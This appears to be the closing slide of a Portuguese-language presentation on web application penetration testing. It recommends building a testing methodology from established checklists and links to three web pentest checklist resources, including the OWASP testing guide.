- Criar uma metodologia é fundamental para a execução de um PenTest em aplicações web, adotando os principais checklists de Web Application Testing e alimentando com próprias técnicas;

<https://pentestbook.six2dez.com/others/web-checklist>

<https://github.com/harshinsecurity/web-pentesting-checklist>

https://github.com/OWASP/wstg/tree/master/document/4-Web_Application_Security_Testing

THANK YOU